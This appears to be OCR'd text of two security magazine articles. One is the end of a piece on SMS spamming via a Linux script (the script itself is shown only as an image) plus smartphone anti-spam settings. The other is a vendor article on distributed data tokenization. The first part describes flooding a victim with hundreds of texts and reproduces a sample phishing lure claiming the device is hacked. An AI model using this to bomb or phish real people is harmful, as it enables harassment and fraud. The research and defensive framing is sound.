
test message

SMS spamming via Linux

The previous section discusses an application that can send a large number of spam text messages to the victim. However, there is also an easier way of doing this: a spammer can use a script.


The script that I tested sends two hundred and fifty text messages to the victim. Nevertheless, this number can be changed to hundreds or thousands and even higher - to an extent that it can even clog the network resources.

I tested the script on a T-Mobile and Verizon number and the results are shown on the following page - Windows HTC and BlackBerry devices.



3876 (1) 3:42 PM 1K ronny.smobile@gmail.com / WAR...
3829 (1) 3:42 PM 1K ronny.smobile@gmail.com / WAR...
3818 (1) 3:42 PM 1K ronny.smobile@gmail.com / WAR...
3855 3:42 PM 1K ronny.smobile@gmail.com / WARNING...
3848 (1) 3:42 PM 1K ronny.smobile@gmail.com / WAR...
3795 (1) 3:42 PM 1K ronny.smobile@gmail.com / WAR...
3701 (1) 3:42 PM 1K ronny.smobile@gmail.com / WAR...
3830 (1) 3:42 PM 1K ronny.smobile@gmail.com / WAR...
1 conversation selected

Conversation with 3855
3855 (3:42 PM): ronny.smobile@gmail.com / WARNING!!!! / Your device has been hacked. Immediately click on the following link: http://tinyurl.com/2veraqq



12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...
12:32pronny.smo... (WARNING...

ronny.smobile@gmail.com
May 18, 2010 12:32:10 PM
(WARNING!!!!) Your device has been hacked. Immediately click on the following link: http://tinyurl.com/2veraqq
May 18, 2010 12:32:08 PM
(WARNING!!!!) Your device has been hacked. Immediately click on the following link: http://

Anti-spam on the smartphone

Anti-spam technology for SMS spam differs from anti-spam technology for email spam. Due to the limitation in the control of third party vendors over the features supported by mobile platforms, the endpoint anti-spam security is the most feasible solution.

The following options should be useful:

- Enable SMS/Call blocking - Blocks SMS/calls from specific numbers.
- Enable Shortcode Blocking - Blocks SMS from numbers that have five or fewer digits.
- Prompt to Block Ignored Callers - Generates a prompt message before ignoring the SMS/call from a blocked number.

SMS messages sent over the Internet using software applications like SMS Bomber do not have an originating number. Thus, when the service vendor delivers that SMS to the victim, the SMS appears to be originating from a four-digit number.

If there's anti-spam on the user’s device, and the “Enable Shortcode Blocking” setting is on, the technology blocks the SMS’ coming from a number less that contains less than five digits and logs the result into the spam log.

Mayank Aggarwal is a security researcher at Global Threat Center, SMobile Systems. His research focuses on exploiting security loopholes in smartphones, malware analysis and reverse engineering. He is a certified ethical hacker (CEH) and a Sun certified Java programmer (SCJP). (maggarwal@smobilesystems.com, twitter: unsecuremobile).

A new scalable approach to data tokenization

by Ulf Mattsson

This is a new approach to data tokenization – one that eliminates challenges associated with standard centralized tokenization.

The usual way of generating tokens is prone to issues that impact the availability and performance of the data, particularly when it comes to high volume operations. From a security standpoint, it is critical to address the issue of collisions caused when tokenization solutions assign the same token to two separate pieces of data.

This next generation tokenization solution addresses all of these issues. System performance, availability and scaling are enhanced; numeric and alpha tokens are generated to protect a wide range of high-risk data; key management is greatly simplified; and collisions are eliminated. This new approach has the potential to change where tokenization can be used.

Different ways to render data unreadable

There are three different ways to render data unreadable:

1) Two-way cryptography with associated key management processes
2) One-way transformations including truncation and one-way cryptographic hash functions
3) Index tokens and pads.

Two-way encryption of sensitive data is one of the most effective means of preventing information disclosure and, consequently, fraud. Cryptographic technology is mature and well-proven. The choice of encryption scheme and topology is critical in deploying a secure, effective and reasonable control.

Hash algorithms are one-way functions that turn a message into a fingerprint and are usually no more than a dozen bytes long. Truncation will discard part of the input field. These approaches are used to reduce the cost of securing data fields when data is not needed to do business and when there will never be a need to get the original data back again.

Tokenization consists of substituting sensitive data with replacement values that retain all the essential characteristics without compromising the security of the data.

A token can be thought of as a claim check that an authorized user or system can use to obtain sensitive data such as a credit card number. When implementing tokenization, all credit card numbers usually stored in business applications and databases are removed and placed in a highly secure, centralized encryption management server that can be protected and monitored by using robust encryption technology.

A central token solution

• Minimize the risk of exposing data with intrinsic value
• Reduce the number of potential attack targets
• Reduce the cost of PCI assessment.

All industries can benefit from centralization and tokenization of data. Tokenization is about understanding how to design systems and processes to minimize the risk of exposing data elements with intrinsic (or market) value.

An enterprise tokenization strategy reduces the overall risk to the enterprise by limiting the amount of people having access to confidential data. When tokenization is applied strategically to enterprise applications, confidential data management costs are reduced and the risk of a security breach is eliminated. Security is immediately strengthened by reducing the number of potential targets for would-be attackers. Studies have shown annual audits average $225K per year for the world's largest credit card acceptors.

Any business that collects, processes or stores payment card data is likely to gain measurable benefits from central tokenization. Most of the tokenization packages available today are focused on the Point of Sale (POS), card data is removed from the process at the earliest point and a token number with no value to the attacker is provided. These approaches are offered by third party gateway vendors and other service providers.

***MYTH:* DATA IS GONE FOREVER IF YOU LOSE ACCESS TO THE ENCRYPTION KEYS.**

Common myths about tokenization

Myth: Data is gone forever if you lose access to the encryption keys
Myth: Do not encrypt data that will be tokenized
Myth: Tokens transparently solve everything.

There is a lot of erroneous information about tokenization out there. For example, that tokenization is better than encryption because "if you lose access to the encryption keys the data is gone forever." This issue exists with both tokenization and encryption, and in both cases can be managed through proper key management, and secure key recovery process. Both a key server and a token server can crash, and therefore must have a backup. The token server is often using encryption to encrypt the data that is stored there, so the token server may also lose the key. A solid key management solution and process is a critical part of any enterprise data protection plan.

Some articles encourage businesses not to encrypt data that they plan to tokenize. They claim that encrypted data takes more tokenization space than clear text data, and that many forms of sensitive data contain more characters than a 16-digit credit card number causing storage and manageability problems. This is untrue if you are using Format-Controlling Encryption (FCE). Telling companies not to encrypt because of an issue that is easily addressed denies them a critical layer of security that adds to the defense of sensitive data.

Tokenization can often be a complicated affair in larger retail environments or enterprises because the data resides in many places, different applications, and service providers. Applications which have to process the real value of the data would need to be reworked to support tokenization. The cost of changing the application code can be hard to justify when considering the level of risk reduction. Regardless of industry, if the data resides in many different places, switching to tokenization will probably require some programming changes and you may not be able to rebuild if using a legacy application.

Tokenizing and the data lifecycle

The combined approaches of tokenization and encryption can be used to protect the whole data lifecycle in an enterprise. It also provides high quality production level data in test environments, virtualized servers and outsourced environments.

In the development lifecycle there is a need to be able to perform high quality test scenarios on production quality test data by reversing the data hiding process. Key data fields that can be used to identify an individual or corporation need to be cleansed to depersonalize the information. In the early stages of implementation, cleansed data needs to be easily restored (for downstream systems and feeding systems). This requires two-way processing. The restoration process should be limited to situations for which there is no alternative to using production data.

Authorization to use this process must be limited and controlled. In some situations, business rules must be maintained during any cleansing operation (addresses for processing, dates of birth for age processing, names for gender distinction). There should also be the ability to set parameters, or to select or identify fields to be scrambled, based on a combination of business rules.

Should a company build their own tokenizing solution?

Developing all the capabilities to build an in-house solution can present significant challenges. In order to implement tokenization effectively, all applications that currently house payment data must be integrated with the centralized tokenization server. Developing either of these interfaces would require a great deal of expertise to ensure performance and availability. Writing an application that is capable of issuing and managing tokens in heterogeneous environments that can support multiple field length requirements can be complex and challenging.

Furthermore, ongoing support of this application could be time consuming and difficult. Allocating a dedicated resource to this large undertaking and covering for responsibilities could present logistical, tactical, and budgetary challenges.

For many organizations, locating the in-house expertise to develop such complex capabilities as key management, token management, policy controls, and heterogeneous application integration can be very difficult. Writing code that interfaces with multiple applications, while minimizing the performance impact on those applications, presents an array of challenges. The overhead of maintaining and enhancing a security product of this complexity can ultimately represent a huge resource investment and a distraction from an organization's core focus and expertise.

Security administrators looking to gain the benefits of centralization and tokenization without having to develop and support their own tokenization server, should look at vendors that offer off-the-shelf solutions.

Reasons to keep the token server in-house

- Liability and risk
- Many applications use or store data
- Multi-channel commerce
- Security of outsourcing
- Recurring cost of tokenization when data volume is increasing, since outsourcing may charge based on transaction volume
- Issues of transparency, availability, performance and scalability.

Typically, companies do not want to outsource secure handling of data since they cannot outsource risk and liability. Organizations are not willing to move the risk from its environment into a potentially less secure hosted environment. Furthermore, enterprises need to maintain certain information about transactions at the point of sales (POS), as well as on higher levels. In most retail systems, there are multiple applications that use or store card data, from the POS to the data warehouses, as well as sales audit, loss prevention, and finance. At the same time, the system needs to be adequately protected from data thieves.

Merchants who gather card data via Web commerce, call centers and other channels, should ensure that the product or service they use can tokenize data through all channels.

Not all offerings in the market work well or cost-effectively in a multi-channel environment, particularly if the token service is outsourced. Merchants need to ensure that their requirements reflect current and near-future channel needs. Another concern is that tokenization is new and unproven and can pose an additional risk relative to mature encryption solutions.

A risk management analysis will reveal whether the cost of deploying in-house tokenization is worth the benefits. An outsourcing environment must be carefully reviewed from a security point and provide a reliable service to each globally connected endpoint. Many merchants continue to object to having anyone keep their card data other than themselves. Often, these are leading merchants that have made significant investments in data security and simply do not believe that any other company has more motivation (or better technology) than they do to protect their data.

Along with separation of duties and auditing, a tokenization solution requires a solid encryption and key management system to protect the information in the centralized token server. By combining encryption with tokenization, organizations can have security, efficiency, and cost savings for application areas within an enterprise.

HOLISTIC SOLUTIONS CAN SUPPORT END-TO-END FIELD ENCRYPTION, WHICH IS AN IMPORTANT PART OF THE PROTECTION OF THE SENSITIVE DATA FLOW.

Holistic solutions can support end-to-end field encryption, which is an important part of the next generation protection of the sensitive data flow. In some data flows, the best combination is end-to-end field encryption utilizing format controlling encryption from the point of acquisition and into the central systems. At that point, the data field will be converted to a token for permanent use within the central systems. A mature solution should provide this integration between encryption/ tokenization processes.

Security is addressed by running the tokenization solution in-house on a high security network segment isolated from all other data and applications. If a segmented approach is used, most tokenization requests will need to be authorized to access this highly sensitive server. Access to the token server must be provided based on authentication, authorization, encrypted channel and monitoring and/or blocking of suspicious transaction volumes and requests.

Transparency, availability, performance, scalability and security are common concerns with tokenization, particularly if the service is outsourced. Transparency can be enhanced by selecting a tokenization solution that is well integrated into enterprise systems like databases. Availability concerns can be addressed by selecting a tokenization solution that is running in-house on a high availability platform. Performance issues can be addressed by selecting a tokenization solution that is running locally on your high transaction volume servers. Scalability is best addressed by a selecting a tokenization solution that is running in-house on your high performance corporate back-bone network.

The solution: Distributed tokenization

Distributed tokenization is a method of storing sensitive strings of characters on a local server. This new approach changes where tokenization can be used. After years of research and development, Protegrity has developed a solution by intelligently altering the traditional backend processes used in tokenization.

This new patent-pending way to tokenize data eliminates the challenges associated with standard centralized tokenization and solves the issues described above with outsourcing. Particularly in high volume operations, the usual way of generating tokens is prone to issues that impact the availability and performance of the data. From a security standpoint, it is critical to address the issue of collisions caused when tokenization solutions assign the same token to two separate pieces of data.

This next generation tokenization solution addresses all issues. System performance, availability and scaling are enhanced, numeric and alpha tokens are generated, key management is greatly simplified, and collisions are eliminated.

The benefits include scalability with multiple, parallel instances, dramatic high performance, highly available, centralized or distributed deployment, no token collisions and support of PCI and PII data.

A solution can provide easy export of the static token tables to remote Token Servers to support a distributed tokenization operation. The static token tables can easily be distributed by using a simple file export to each Token Server. Each token table should be encrypted throughout this export and import operation.

Conclusion

This new way to tokenize data eliminates challenges associated with standard centralized tokenization, and has the potential to change where tokenization can be used.

It is important to understand that data is stored to render follow-up checks, audits, and analysis. At the same time the information stored on the servers is a security risk, and needs to be protected. Even though the examples discussed in this article are mostly concerned with credit card numbers, similar issues are encountered when handling social security numbers, driving license numbers or bank account numbers. Companies need to deploy an enterprise tokenization and key management solution to lock down various data across the enterprise.

A holistic solution for data security should be based on a centralized data security management that protect sensitive information from acquisition to deletion across the enterprise.

Third party data security vendors develop solutions that protect data in the most cost effective manner. External security technology specialists with deep expertise in data security techniques, encryption key management, and security policy in distributed environments are needed to find the most cost effective approach for each organization. To maximize security with minimal business impact, high performance, transparent solution optimized for the dynamic enterprise will require a risk-adjusted approach to data security. This approach will optimize the data security techniques that will be deployed on each system in the enterprise.

Ulf T. Mattsson is the CTO of Protegrity. Ulf created the initial architecture of Protegrity's database security technology, for which the company owns several key patents.

His extensive IT and security industry experience includes 20 years with IBM as a manager of software development and a consulting resource to IBM's Research and Development organization, in the areas of IT Architecture and IT Security. Ulf holds a degree in electrical engineering from Polhem University, a degree in Finance from University of Stockholm and a master's degree in physics from Chalmers University of Technology.